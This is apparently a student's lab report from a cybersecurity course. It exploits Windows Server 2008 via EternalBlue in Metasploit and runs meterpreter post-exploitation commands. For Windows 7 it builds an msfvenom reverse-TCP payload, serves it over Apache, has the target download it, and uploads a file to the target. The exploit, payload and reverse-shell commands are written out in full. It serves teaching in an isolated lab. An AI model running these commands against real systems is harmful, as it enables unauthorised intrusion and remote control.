
TASK B

Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)




Here, I opened the msfconsole and searched for the module ms17-010 to exploit Eternal Blue with Windows 2008 with Metasploit. I selected the exploit with command using “use exploit/windows/smb/ms17_010_eternalblue.” Then I set the configurations, including “set rhosts 192.168.10.11” to the IP address of Windows server 2008. I used “set lhost 192.168.10.13” to the IP address of local host of the attacker, internal kali. Then, for Q1, I used “set lport 17323” to the date I completed the lab, March 17, 2023.

Task B

Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)


2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine
if the exploit is successful. (2 pt)
3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)
4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)
5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)
6. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)




For Q2, I used "screenshot" command to take a screenshot of the target system. For Q3, I used "localtime" to obtain the target system's local date and time of 2023-03-17 21:06 Eastern Standard Time. For Q4, I used "getsid" to get the SID of the user, S-1-5-18. For Q5, I used "getpid" to get the process identifier of the target system of 1116. For Q6, I used "sysinfo" to obtain the system information about the target. This "sysinfo" shows that Operating System is Windows 2008 R2 (Build 7600.)This also shows that the domain is WORKGROUP and has an architecture of x64.

TASK C

Exploit Windows 7 with a deliverable payload.
Configurations Used






These screenshots shows the configurations I used to exploit Windows with a deliverable payload. I set the required local port to the date of this lab, “17323” March 17, 2023. I used “msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=17323 -f exe-o abara.exe” to create a payload with my MIDAS.

TASK C

Exploit Windows 7 with a deliverable payload


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is
successful. (10 pt)



The first screenshot shows the configurations I used to create the deliverable payload. After using the msfvenom command, explained previously, I used “service apache 2 start” to start the web server. Then, I used ‘cp abara.exe /var/www/html/ to copy the payload from kali onto the web server. Then, I used http://192.168.10.13/abara.exe on the Windows 7 google chrome to download the file. After I downloaded the file, the payload was delivered to the Windows 7 and the meterpreter session was opened. For Q1. I used the “screenshot” command to take a screenshot of the target system.

TASK C


2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with
your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's
desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the
command that uploads the file. (20 pt)



For Q2, I opened a new terminal and used “touch IMadeIt-abara009 to create a file. I used date >> IMadeIt-abara009 to input the current timestamp in the file. Then, to upload the file to the Windows 7 WM, I used “upload IMadeIt-abara009.txt c:\\Users\Window\ 7\\Desktop

TASK C

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with
your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's
desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the
command that uploads the file. (20 pt)



Here, the screenshot shows that the file was successfully uploaded to the Window's 7 desktop. I opened the file from the Window's 7 desktop and it displays the system timestamp from the file I created in internal kali.